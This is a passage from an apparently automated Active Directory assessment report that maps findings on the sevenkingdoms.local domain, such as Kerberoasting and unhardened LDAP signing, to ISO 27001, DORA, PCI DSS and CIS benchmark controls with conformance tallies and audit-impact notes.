10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Art. 21(2)(h)

NON-CONFORMANT · MAJOR

Cryptography and encryption

The cryptography the domain actually uses, read from its Kerberos encryption types and the protection of directory transport. The policy itself is not assessed.

AFFECTED FINDINGS

- Kerberoasting 8.0
- LDAP Signing / Channel Binding Not Hardened 8.0
- LSASS Not Running as a Protected Process (RunAsPPL Disabled) 7.5
- Credentials Stored in Directory Account Attributes 7.0
- AS-REP Roasting 4.0
- +6 more

Art. 21(2)(f)

PARTIALLY CONFORMANT · MINOR

Policies and procedures to assess the effectiveness of cybersecurity risk-management measures

Whether the entity tests that its measures work. An assessment is one such test, recorded per measure: a control observed to hold, a route proven walkable.

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

07 ISO 27001:2022 Compliance


ISO 27001:2022 Annex A controls affected by assessment findings.

ISO 27001:2022: Information Security Management

ISO 27001:2022 is the international standard for Information Security Management Systems (ISMS). Annex A controls for identity, access, authentication, configuration, and network security are all directly affected by Active Directory posture.

Edition mapped against

This mapping was built against Information security, cybersecurity and privacy protection. Information security management systems. Requirements, the third edition of October 2022, published by ISO/IEC as ISO/IEC standard 27001:2022. ADscan last read that text on 13 October 2026. Annex A control identifiers and titles were read from the official free preview of ISO/IEC 27002:2022 (third edition 2022-02, corrected version 2022-03), whose clauses 5 to 8 carry the same numbers and titles. The standard's own text is under copyright and is not transcribed. So this report cites each control by its identifier and its title, which is how a certification auditor cites it, and states the subject of the control in its own words. The authoritative wording is in the organisation's own copy of the standard, and the guidance for implementing it is in ISO/IEC 27002:2022.



The score is 0% although 3 checks verified clear, because every control those checks belong to also carries a finding. A control with a finding stays non-conformant until that finding is fixed.

11	2	0	13
NON-CONFORMANT	PARTIAL	CONFORMANT	CONTROLS ASSESSED

9	1	3
NOT ASSESSED	CLIENT EVIDENCE REQUIRED	CHECKS VERIFIED CLEAR

CERTIFICATION RISK · HIGH

11 major non-conformities identified. Address before the next certification or surveillance audit.

***3 checks verified clear**: checks ADscan actively probed and observed passing, recorded under 4 control codes (A.5.15, A.8.20, A.5.17, A.8.9). Conformance counts control CODES, so a code that also carries a finding stays non-conformant even where an underlying check*

came back clean; these verified-clear checks are the observed-good evidence, detailed per check in the AD Control Coverage Report. The two totals count different sets and do not add up.

*Conformance of assessed AD-relevant controls only. ADscan evaluates the Active Directory attack surface in scope for this engagement; controls outside that scope are marked **Not assessed** and are excluded from this percentage. This figure is therefore the conformance of what was tested, not an overall framework certification posture.*

ORGANISATIONAL

8 controls · **2** non-conformant · **1** partial · **0** conformant · **5** not assessed

TECHNOLOGICAL

15 controls · **9** non-conformant · **1** partial · **0** conformant · **4** not assessed

Non-conformity Summary

Gaps classified by audit severity. Major non-conformities typically trigger corrective action requests (CARs) in certification audits.

MAJOR NON-CONFORMITIES		
A.5.18	Access rights	9.5
A.8.2	Privileged access rights	9.5
A.8.18	Use of privileged utility programs	9.5
A.5.17	Authentication information	9.1
A.8.5	Secure authentication	9.1
A.8.20	Networks security	8.0
A.8.21	Security of network services	8.0
A.8.24	Use of cryptography	7.5
A.8.3	Information access restriction	7.0
A.8.22	Segregation of networks	7.0
A.8.7	Protection against malware	High

MINOR NON-CONFORMITIES / OBSERVATIONS		
A.8.9	Configuration management	4.0
A.5.15	Access control	0.0

The figure on each row is that control's worst ADscan Priority. Major non-conformities: a finding graded High or Critical, meaning 7.0 or above on the bands published in the scoring methodology. Minor non-conformities: a finding below 7.0, or open attack paths carrying no finding of their own. Classification is indicative; auditor judgment may differ.

Control Assessment

Controls sorted by conformity status. Non-conformant controls carry the highest audit risk. One attack chain often bears on several obligations, so chains are counted against each control they affect and set out in full once, in the attack-path section. Each control counts the chains that bear on that obligation and still represent open exposure, which is why the figure differs between controls and is stated against the assessment total.

A.5.18 ORGANISATIONAL NON-CONFORMANT · MAJOR

Access rights

The provisioning, review and withdrawal of access rights, read against the permissions the directory actually grants.

AFFECTED FINDINGS

- Privileged Sessions on Lower-Tier Hosts 9.5
- Constrained Kerberos Delegation Misconfiguration 8.5
- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0
- Machine Account Quota Allows Domain Join 0.1

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

A.8.2 TECHNOLOGICAL NON-CONFORMANT · MAJOR

Privileged access rights

The restriction and management of privileged access rights. Core to what a directory assessment measures.

AFFECTED FINDINGS

- Privileged Sessions on Lower-Tier Hosts 9.5
- Kerberoasting 8.0
- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0
- krbtgt Account Password Not Rotated 4.0
- Machine Account Quota Allows Domain Join 0.1

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

A.8.18 TECHNOLOGICAL NON-CONFORMANT · MAJOR

Use of privileged utility programs

Restricting utilities able to override system controls: who may run them, and with what privilege.

AFFECTED FINDINGS

- Privileged Sessions on Lower-Tier Hosts 9.5

A.5.17 ORGANISATIONAL NON-CONFORMANT · MAJOR

Authentication information

How authentication material is managed: the effective password policy, recoverable secrets, and secrets stored in the directory.

AFFECTED FINDINGS

- Account Passwords Recovered in This Assessment 9.1
- Kerberoasting 8.0
- LSASS Not Running as a Protected Process (RunAsPPL Disabled) 7.5
- Credentials Stored in Directory Account Attributes 7.0
- Sensitive Data Found in SMB Shares 7.0
- +5 more

A.8.5 TECHNOLOGICAL NON-CONFORMANT · MAJOR

Secure authentication

Authentication strength, read from the protocols and ciphers the domain accepts in practice.

AFFECTED FINDINGS

- Account Passwords Recovered in This Assessment 9.1
- Kerberoasting 8.0
- LDAP Signing / Channel Binding Not Hardened 8.0
- Credentials Stored in Directory Account Attributes 7.0
- Passwords Predating Current Policy 6.0
- +8 more

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

A.8.20 TECHNOLOGICAL NON-CONFORMANT · MAJOR

Networks security

Network protection, read from the signing, channel binding and encryption the domain's protocols actually require.

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0
- Domain Controller Accepts NTLM Authentication 4.0
- Domain Controller Accepts RC4 Kerberos Encryption 4.0
- Domain Does Not Force AES Encryption for Kerberos 4.0
- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0
- +2 more

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

A.8.21 TECHNOLOGICAL NON-CONFORMANT · MAJOR

Security of network services

The security of the network services the domain publishes, service by service.

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0
- SMB Signing Not Required 4.0

A.8.24 TECHNOLOGICAL NON-CONFORMANT · MAJOR

Use of cryptography

The use of cryptography, read from the algorithms and key lengths the domain accepts and stores.

AFFECTED FINDINGS

- LSASS Not Running as a Protected Process (RunAsPPL Disabled) 7.5
- Domain Controller Accepts RC4 Kerberos Encryption 4.0
- Domain Does Not Force AES Encryption for Kerberos 4.0

A.8.3 TECHNOLOGICAL NON-CONFORMANT · MAJOR

Information access restriction

Restricting access to information itself, observable across shared folders and directory attributes.

AFFECTED FINDINGS

- Credentials Stored in Directory Account Attributes 7.0
- Sensitive Data Found in SMB Shares 7.0

A.8.22 TECHNOLOGICAL NON-CONFORMANT · MAJOR

Segregation of networks

Network segregation, read from how far a single credential actually reaches across segments.

AFFECTED FINDINGS

- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0
- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0
- SMB Signing Not Required 4.0

A.8.7 TECHNOLOGICAL NON-CONFORMANT · MAJOR

Protection against malware

Defence against hostile code. An assessment observes with certainty only whether a credential read on a host was interrupted.

OBSERVED ON THE HOSTS

Microsoft Defender Antivirus is installed and not running on castelblack.north.sevenkingdoms.local, and no other active protection product was detected on that host. It could not be confirmed on winterfell.north.sevenkingdoms.local.

A.8.9 PARTIALLY CONFORMANT · MINOR

TECHNOLOGICAL

Configuration management

Configuration discipline: the effective settings of the domain and its hosts against the intended ones.

AFFECTED FINDINGS

Domain Controller Accepts NTLM Authentication 4.0

A.5.15 PARTIALLY CONFORMANT · MINOR

ORGANISATIONAL

Access control

The rules governing who may reach information, and whether the directory enforces them in practice.

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

A.8.8 TECHNOLOGICAL CLIENT EVIDENCE REQUIRED

Management of technical vulnerabilities

The handling of known technical vulnerabilities, read from exposed versions and the weaknesses present in the domain.

One client-supplied fact decides this control. Neither a pass nor a gap until it is answered, so it is excluded from the conformance figure.

A.5.3 ORGANISATIONAL NOT ASSESSED

Segregation of duties

Keeping conflicting duties with different people, read from whether the certification authority itself stops one account from holding both its administration and its certificate-approval role.

Outside the scope of this AD assessment. Not assessed.

A.5.16 ORGANISATIONAL NOT ASSESSED

Identity management

The lifecycle of identities and the uniqueness of accounts, observable object by object in the directory.

Outside the scope of this AD assessment. Not assessed.

A.5.19 ORGANISATIONAL NOT ASSESSED

Information security in supplier relationships

Security requirements placed on suppliers and third parties, including products integrated with the directory.

Outside the scope of this AD assessment. Not assessed.

A.5.29 ORGANISATIONAL NOT ASSESSED

Information security during disruption

Keeping security at the intended level while a service is disrupted, including the availability of domain controllers.

Outside the scope of this AD assessment. Not assessed.

A.5.37 ORGANISATIONAL NOT ASSESSED

Documented operating procedures

Whether operating procedures exist in writing, covering directory administration, policy change and privileged access workflows.

Outside the scope of this AD assessment. Not assessed.

A.8.1 TECHNOLOGICAL NOT ASSESSED

User endpoint devices

Protection of information held on user devices, read from the hardening configuration of a domain-joined computer.

Outside the scope of this AD assessment. Not assessed.

A.8.15 TECHNOLOGICAL NOT ASSESSED

Logging

Whether security events are recorded and the records protected, read from the state of the audit policy.

Outside the scope of this AD assessment. Not assessed.

A.8.16 TECHNOLOGICAL NOT ASSESSED

Monitoring activities

Monitoring for anomalous behaviour. An assessment evidences what could be done, never whether the client detected it.

Outside the scope of this AD assessment. Not assessed.

A.8.17 TECHNOLOGICAL NOT ASSESSED

Clock synchronization

Clock agreement across systems, measured directly as the offset between a host and its domain controller.

Outside the scope of this AD assessment. Not assessed.

CERTIFICATION & AUDIT IMPACT

The 11 major non-conformities identified (e.g. A.5.18, A.8.2, A.8.18) would each constitute a corrective action request (CAR) during a ISO 27001:2022 certification or surveillance audit. The 2 minor non-conformities may result in observations or minor CARs at auditor discretion. Organizations with active certification must address major non-conformities before the next audit cycle to avoid suspension or withdrawal of certification.

08 DORA Compliance

DORA ICT risk management obligations affected by AD security findings.

DORA: Digital Operational Resilience Act

DORA focuses on ICT risk management and operational resilience for financial entities. Active Directory attack paths and identity control gaps indicate where compromise could disrupt critical ICT services and trigger reporting obligations.

Edition mapped against

This mapping was built against Regulation (EU) 2022/2554 of the European Parliament and of the Council of 14 December 2022 on digital operational resilience for the financial sector, the original Official Journal text, English version, OJ L 333 of 27 December 2022, published by the Publications Office of the European Union as CELEX 32022R2554. ADscan last read that text on 13 October 2026. No amendment and no consolidated version. Nine corrigenda are on record and none of them has an English version, so the English text transcribed here is the original and uncorrected one. A later edition would appear at http://publications.europa.eu/resource/celex/32022R2554 (Cellar, the repository of the Publications Office of the European Union).



The score is 0% although 3 checks verified clear, because every control those checks belong to also carries a finding. A control with a finding stays non-conformant until that finding is fixed.

6	2	0	8
NON-CONFORMANT	PARTIAL	CONFORMANT	CONTROLS ASSESSED

1	3
CLIENT EVIDENCE REQUIRED	CHECKS VERIFIED CLEAR

SUPERVISORY RISK · HIGH

6 major non-conformities identified. Address before the next supervisory review or internal ICT audit.

***3 checks verified clear**: checks ADscan actively probed and observed passing, recorded under 2 control codes (Art. 8, Art. 9(4)(d)). Conformance counts control CODES, so a code that also carries a finding stays non-conformant even where an underlying check came*

back clean; these verified-clear checks are the observed-good evidence, detailed per check in the AD Control Coverage Report. The two totals count different sets and do not add up.

*Conformance of assessed AD-relevant controls only. ADscan evaluates the Active Directory attack surface in scope for this engagement; controls outside that scope are marked **Not assessed** and are excluded from this percentage. This figure is therefore the conformance of what was tested, not an overall statement of compliance with the regime.*

ICT RISK MANAGEMENT

9 controls · **6** non-conformant · **2** partial · **0** conformant

Non-conformity Summary

Gaps classified by audit severity. This regime is supervised by the competent authority and has no certification, so a major non-conformity is a gap a supervisory review or the entity's own ICT audit would raise first.

MAJOR NON-CONFORMITIES		
Art. 9(4)(c)	Logical access limitation and administration of access rights	9.5
Art. 9(4)(d)	Strong authentication mechanisms and protection of cryptographic keys	9.1
Art. 9(2)	Protection and prevention: ICT security policies, procedures, protocols and tools	8.5
Art. 6	ICT risk management framework	8.0
Art. 9(3)	Protection and prevention: properties of ICT solutions and processes	8.0
Art. 10	Detection	High

MINOR NON-CONFORMITIES / OBSERVATIONS		
Art. 8	Identification	4.0
Art. 9(4)(b)	Network and infrastructure management structure	4.0

The figure on each row is that control's worst ADscan Priority. Major non-conformities: a finding graded High or Critical, meaning 7.0 or above on the bands published in the scoring methodology. Minor non-conformities: a finding below 7.0, or open attack paths carrying no finding of their own. Classification is indicative; auditor judgment may differ.

Control Assessment

Controls sorted by conformity status. Non-conformant controls carry the highest audit risk. One attack chain often bears on several obligations, so chains are counted against each control they affect and set out in full once, in the attack-path section. Each control counts the chains that bear on that obligation and still represent open exposure, which is why the figure differs between controls and is stated against the assessment total.

Art. 9(4)(c)

NON-CONFORMANT · MAJOR

ICT RISK MANAGEMENT

Logical access limitation and administration of access rights

Least privilege and the administration of access rights, developed by Commission Delegated Regulation (EU) 2024/1774 Arts. 20 and 21, read against the rights that let a standard account reach administrative control of the directory.

AFFECTED FINDINGS

- Privileged Sessions on Lower-Tier Hosts 9.5
- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Art. 9(4)(d)

NON-CONFORMANT · MAJOR

ICT RISK MANAGEMENT

Strong authentication mechanisms and protection of cryptographic keys

Authentication strength on privileged access and the protection of key material, read from the credentials readable in the directory and the keys recoverable offline.

AFFECTED FINDINGS

- Account Passwords Recovered in This Assessment 9.1
- Kerberoasting 8.0
- LSASS Not Running as a Protected Process (RunAsPPL Disabled) 7.5
- Credentials Stored in Directory Account Attributes 7.0
- Sensitive Data Found in SMB Shares 7.0
- +6 more

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Art. 9(2)

NON-CONFORMANT · MAJOR

ICT RISK MANAGEMENT

Protection and prevention: ICT security policies, procedures, protocols and tools

Whether the security policies and tools in place hold in practice, measured on the privileged accounts and the directory objects that govern them.

AFFECTED FINDINGS

- Constrained Kerberos Delegation Misconfiguration 8.5
- LDAP Signing / Channel Binding Not Hardened 8.0
- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0
- Credentials Stored in Directory Account Attributes 7.0
- Machine Account Quota Allows Domain Join 0.1

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Art. 6

NON-CONFORMANT · MAJOR

ICT RISK MANAGEMENT

ICT risk management framework

The framework that governs ICT risk end to end. An assessment evidences its protection and detection branches, read from the state of the directory.

AFFECTED FINDINGS

- Kerberoasting 8.0
- LDAP Signing / Channel Binding Not Hardened 8.0
- Accounts with Non-Expiring Passwords 6.5
- Passwords Predating Current Policy 6.0
- AS-REP Roasting 4.0
- +6 more

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Art. 9(3)

NON-CONFORMANT · MAJOR

ICT RISK MANAGEMENT

Protection and prevention: properties of ICT solutions and processes

Resistance to unauthorised access and technical flaws, and the security of data in transfer, read from the protocols the domain accepts.

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0
- LSASS Not Running as a Protected Process (RunAsPPL Disabled) 7.5
- Domain Controller Accepts NTLM Authentication 4.0
- Domain Controller Accepts RC4 Kerberos Encryption 4.0
- Domain Does Not Force AES Encryption for Kerberos 4.0

Art. 10

NON-CONFORMANT · MAJOR

ICT RISK MANAGEMENT

Detection

Detection of anomalous activity, and the single points of failure of the identity plane. An assessment exercises the first with its own traffic and computes the second.

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

OBSERVED ON THE HOSTS

Microsoft Defender Antivirus is installed and not running on castelblack.north.sevenkingdoms.local, and no other active protection product was detected on that host. It could not be confirmed on winterfell.north.sevenkingdoms.local.

Art. 8

PARTIALLY CONFORMANT · MINOR

ICT RISK MANAGEMENT

Identification

The inventory of ICT assets and the interdependencies between them, read from the directory objects, the trusts and the host relationships it holds.

AFFECTED FINDINGS

- SMB Null Session Authentication on DC 4.0

Art. 9(4)(b)

PARTIALLY CONFORMANT · MINOR

ICT RISK MANAGEMENT

Network and infrastructure management structure

Network traffic protection and network access control, developed by Commission Delegated Regulation (EU) 2024/1774 Art. 13, read from the signing the domain requires and the authentication that can be forced and relayed across it.

AFFECTED FINDINGS

- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0
- SMB Signing Not Required 4.0

Art. 9(4)(f)

CLIENT EVIDENCE REQUIRED

ICT RISK MANAGEMENT

Policies for patches and updates

The patch state those policies have to produce, read on the domain controllers and member servers reached. The policy document itself is not assessed.

One client-supplied fact decides this control. Neither a pass nor a gap until it is answered, so it is excluded from the conformance figure.

09 PCI DSS v4.0.1 Compliance


PCI DSS requirements affected by Active Directory security findings.

PCI DSS v4.0.1: Payment Card Industry Data Security Standard

Active Directory security is foundational to PCI DSS because many cardholder-data systems authenticate through domain identities. Weaknesses in AD directly affect secure configuration, access control, identity, and monitoring requirements.

Edition mapped against

This mapping was built against the Payment Card Industry Data Security Standard: Requirements and Testing Procedures, version 4.0.1, published 11 June 2024, published by the PCI Security Standards Council as PCI DSS version 4.0.1. ADscan last read that text on 21 April 2026. A limited revision of v4.0 with no new and no deleted requirements. The future-dated v4.x requirements took effect on 31 March 2025. A later edition would appear at https://www.pcisecuritystandards.org/document_library/ (the PCI Security Standards Council document library).



The score is 0% although 3 checks verified clear, because every control those checks belong to also carries a finding. A control with a finding stays non-conformant until that finding is fixed.

7	2	0	9
NON-CONFORMANT	PARTIAL	CONFORMANT	CONTROLS ASSESSED

1	1	3
NOT ASSESSED	CLIENT EVIDENCE REQUIRED	CHECKS VERIFIED CLEAR

CERTIFICATION RISK · HIGH

7 major non-conformities identified. Address before the next certification or surveillance audit.

***3 checks verified clear**: checks ADscan actively probed and observed passing, recorded under 4 control codes (Req. 7, Req. 8, Req. 11, Req. 2). Conformance counts control CODES, so a code that also carries a finding stays non-conformant even where an underlying check came back clean; these verified-clear checks are the observed-good evidence, detailed per check in the AD Control Coverage Report. The two totals count different sets and do not add up.*

*Conformance of assessed AD-relevant controls only. ADscan evaluates the Active Directory attack surface in scope for this engagement; controls outside that scope are marked **Not assessed** and are excluded from this percentage. This figure is therefore the conformance of what was tested, not an overall framework certification posture.*

ACCESS CONTROL & IDENTITY

2 controls · **2** non-conformant · **0** conformant

NETWORK SECURITY

2 controls · **2** non-conformant · **0** conformant

MONITORING & TESTING

3 controls · **1** non-conformant · **1** partial · **0** conformant · **1** not assessed

DATA PROTECTION

2 controls · **1** non-conformant · **1** partial · **0** conformant

VULNERABILITY MANAGEMENT

2 controls · **1** non-conformant · **0** conformant

Non-conformity Summary

Gaps classified by audit severity. Major non-conformities typically trigger corrective action requests (CARs) in certification audits.

MAJOR NON-CONFORMITIES

Req. 7	Restrict Access to System Components and Cardholder Data by Business Need to Know	9.5
Req. 8	Identify Users and Authenticate Access to System Components	9.5
Req. 1	Install and Maintain Network Security Controls	8.0
Req. 2	Apply Secure Configurations to All System Components	8.0
Req. 11	Test Security of Systems and Networks Regularly	8.0
Req. 3	Protect Stored Account Data	7.5
Req. 5	Protect All Systems and Networks from Malicious Software	High

MINOR NON-CONFORMITIES / OBSERVATIONS

Req. 12	Support Information Security with Organizational Policies and Programs	6.5
Req. 4	Protect Cardholder Data with Strong Cryptography During Transmission	4.0

The figure on each row is that control's worst ADscan Priority. Major non-conformities: a finding graded High or Critical, meaning 7.0 or above on the bands published in the scoring methodology. Minor non-conformities: a finding below 7.0, or open attack paths carrying no finding of their own. Classification is indicative; auditor judgment may differ.

Control Assessment

Controls sorted by conformity status. Non-conformant controls carry the highest audit risk. One attack chain often bears on several obligations, so chains are counted against each control they affect and set out in full once, in the attack-path section.

Each control counts the chains that bear on that obligation and still represent open exposure, which is why the figure differs between controls and is stated against the assessment total.

Req. 7 — NON-CONFORMANT · MAJOR

ACCESS CONTROL & IDENTITY

Restrict Access to System Components and Cardholder Data by Business Need to Know

Access must be limited to the least privilege necessary for users, services, and administrators based on business need to know.

AFFECTED FINDINGS

- Privileged Sessions on Lower-Tier Hosts 9.5
- Constrained Kerberos Delegation Misconfiguration 8.5
- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0
- Credentials Stored in Directory Account Attributes 7.0
- Sensitive Data Found in SMB Shares 7.0
- +2 more

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Req. 8 — NON-CONFORMANT · MAJOR

ACCESS CONTROL & IDENTITY

Identify Users and Authenticate Access to System Components

All access must be uniquely attributable to an individual or service and protected with strong authentication controls.

AFFECTED FINDINGS

- Privileged Sessions on Lower-Tier Hosts 9.5
- Account Passwords Recovered in This Assessment 9.1
- Constrained Kerberos Delegation Misconfiguration 8.5
- Kerberoasting 8.0
- LDAP Signing / Channel Binding Not Hardened 8.0
- +16 more

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Req. 1 — NON-CONFORMANT · MAJOR

NETWORK SECURITY

Install and Maintain Network Security Controls

Network security controls must be implemented, configured, and maintained to restrict connections between trusted and untrusted networks and between different security zones.

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0
- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0
- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0
- SMB Null Session Authentication on DC 4.0
- SMB Signing Not Required 4.0

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Req. 2 — NON-CONFORMANT · MAJOR

NETWORK SECURITY

Apply Secure Configurations to All System Components

System components must be securely configured and hardened, including the removal of insecure defaults, legacy protocols, and unnecessary services.

AFFECTED FINDINGS

- LDAP Signing / Channel Binding Not Hardened 8.0
- LSASS Not Running as a Protected Process (RunAsPPL Disabled) 7.5
- Domain Controller Accepts NTLM Authentication 4.0
- Domain Controller Accepts RC4 Kerberos Encryption 4.0
- Domain Does Not Force AES Encryption for Kerberos 4.0
- +2 more

Req. 11

NON-CONFORMANT · MAJOR

MONITORING & TESTING

Test Security of Systems and Networks Regularly

Security controls, segmentation, and exposure must be tested regularly so weaknesses are identified before they are exploited.

AFFECTED FINDINGS

- Kerberoasting 8.0
- LDAP Signing / Channel Binding Not Hardened 8.0
- Child Domain Can Escalate to Forest Root (Intra-Forest Trust) 7.0
- AS-REP Roasting 4.0
- Domain Controller Accepts NTLM Authentication 4.0
- +5 more

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Req. 3

NON-CONFORMANT · MAJOR

DATA PROTECTION

Protect Stored Account Data

Stored account data must be minimized, protected, and rendered unreadable where retained or accessible.

AFFECTED FINDINGS

- LSASS Not Running as a Protected Process (RunAsPPL Disabled) 7.5
- Credentials Stored in Directory Account Attributes 7.0
- Sensitive Data Found in SMB Shares 7.0
- krbtgt Account Password Not Rotated 4.0

Req. 5

NON-CONFORMANT · MAJOR

VULNERABILITY MANAGEMENT

Protect All Systems and Networks from Malicious Software

Anti-malware mechanisms and related defenses must protect systems commonly affected by malicious software from compromise and credential theft.

OBSERVED ON THE HOSTS

Microsoft Defender Antivirus is installed and not running on castelblack.north.sevenkingdoms.local, and no other active protection product was detected on that host. It could not be confirmed on winterfell.north.sevenkingdoms.local.

Req. 12

PARTIALLY CONFORMANT · MINOR

MONITORING & TESTING

Support Information Security with Organizational Policies and Programs

Security must be governed through documented policies, risk management, service-provider oversight, and formal operational procedures.

AFFECTED FINDINGS

- Accounts with Non-Expiring Passwords 6.5
- Passwords Predating Current Policy 6.0
- Weak Default Domain Password Policy 4.0

ATTACK-PATH EVIDENCE

10 of the 10 attack chains identified in this assessment · 4 validated end to end · 6 partially validated

Req. 4

PARTIALLY CONFORMANT · MINOR

DATA PROTECTION

Protect Cardholder Data with Strong Cryptography During Transmission

Strong cryptography and security protocols must protect account data during transmission over open, public, or untrusted networks, preventing interception, downgrade, and relay of authentication and cardholder data in transit.

AFFECTED FINDINGS

- Domain Controller Accepts RC4 Kerberos Encryption 4.0
- Kerberos Web Service (HTTP SPN) Relay and Coercion Surface 4.0
- SMB Signing Not Required 4.0

Req. 6

CLIENT EVIDENCE REQUIRED

VULNERABILITY MANAGEMENT

Develop and Maintain Secure Systems and Software

Security vulnerabilities must be identified, risk-ranked, remediated, and systems must be protected from known exploits and insecure software states.

One client-supplied fact decides this control. Neither a pass nor a gap until it is answered, so it is excluded from the conformance figure.

Req. 10 MONITORING & TESTING

NOT ASSESSED

Log and Monitor All Access to System Components and Cardholder Data

Logging and monitoring must provide a complete record of access and security-relevant activity to support detection and investigation.

Outside the scope of this AD assessment. Not assessed.

CERTIFICATION & AUDIT IMPACT

The 7 major non-conformities identified (e.g. Req. 7, Req. 8, Req. 1) would each constitute a corrective action request (CAR) during a PCI DSS v4.0.1 certification or surveillance audit. The 2 minor non-conformities may result in observations or minor CARs at auditor discretion. Organizations with active certification must address major non-conformities before the next audit cycle to avoid suspension or withdrawal of certification.

10 CIS Microsoft Windows Server Benchmark


CIS Windows Server hardening controls the assessed environment deviates from.

CIS Windows Server Benchmark: Technical Hardening Baseline

The CIS Microsoft Windows Server Benchmark (v4.0.0) is a consensus technical hardening baseline for Windows Server and Active Directory: a configuration best-practice standard, not a legal or regulatory obligation. Each mapping below ties an executed attack path or validated finding to the specific CIS control the environment deviates from, so the root-cause misconfiguration behind the exposure is explicit and verifiable. This mapping is provided as technical evidence; it is not a claim of CIS certification or conformance attestation.

Edition mapped against

This mapping was built against the CIS Microsoft Windows Server 2022 Benchmark, version 4.0.0, dated 23 May 2025, published by the Center for Internet Security as CIS Benchmark version 4.0.0. ADscan last read that text on 10 September 2026. A consensus hardening baseline rather than a regulation. ADscan reports against the recommendations it can observe, and CIS renumbers recommendations between benchmark versions, so a control id is cited against the benchmark of the host it was observed on. A later edition would appear at https://www.cisecurity.org/cis-benchmarks (the Center for Internet Security benchmark library).



The 3 checks verified clear count toward a control's conformance only where that control carries no finding.

13	16	4	33
NON-CONFORMANT	PARTIAL	CONFORMANT	CONTROLS ASSESSED

27	2	3
NOT ASSESSED	CLIENT EVIDENCE REQUIRED	CHECKS VERIFIED CLEAR

HARDENING DEVIATION · HIGH

13 major non-conformities identified. Close the major deviations before the next hardening review.

***3 checks verified clear**: checks ADscan actively probed and observed passing, recorded under 5 control codes (2.3.10.10, 2.3.10.2, 2.3.10.11, 2.3.10.1, 18.6.14.1). Conformance counts control CODES, so a code that also carries a finding stays non-conformant even where an underlying check came back clean; these verified-clear checks are the observed-good evidence, detailed per check in the AD Control Coverage Report. The two totals count different sets and do not add up.*

*Conformance of assessed AD-relevant controls only. ADscan evaluates the Active Directory attack surface in scope for this engagement; controls outside that scope are marked **Not assessed** and are excluded from this percentage. This figure is therefore the conformance of what was tested, not an overall benchmark conformance attestation.*

LOCAL POLICIES / USER RIGHTS ASSIGNMENT

9 controls · **3** non-conformant · **2** partial · **0** conformant · **4** not assessed

ACCOUNT POLICIES / ACCOUNT LOCKOUT POLICY

1 control · **1** non-conformant · **0** conformant

LOCAL POLICIES / SECURITY OPTIONS / DOMAIN CONTROLLER

4 controls · **2** non-conformant · **1** partial · **0** conformant · **1** not assessed

ADMINISTRATIVE TEMPLATES / SYSTEM

1 control · **1** non-conformant · **0** conformant

LOCAL POLICIES / SECURITY OPTIONS / NETWORK ACCESS

6 controls · **2** non-conformant · **4** partial · **0** conformant

LOCAL POLICIES / SECURITY OPTIONS / DOMAIN MEMBER

3 controls · **1** partial · **0** conformant · **2** not assessed

LOCAL POLICIES / SECURITY OPTIONS / MICROSOFT NETWORK CLIENT

1 control · **1** partial · **0** conformant

LOCAL POLICIES / SECURITY OPTIONS / MICROSOFT NETWORK SERVER

2 controls · **2** partial · **0** conformant

LOCAL POLICIES / SECURITY OPTIONS / NETWORK SECURITY

7 controls · **2** non-conformant · **3** partial · **1** conformant · **1** not assessed

ACCOUNT POLICIES / PASSWORD POLICY

5 controls · **2** non-conformant · **2** partial · **1** conformant

SYSTEM SERVICES

1 control · **0** conformant

ADMINISTRATIVE TEMPLATES / PRINTERS

1 control · **0** conformant

ADMINISTRATIVE TEMPLATES / MS SECURITY GUIDE

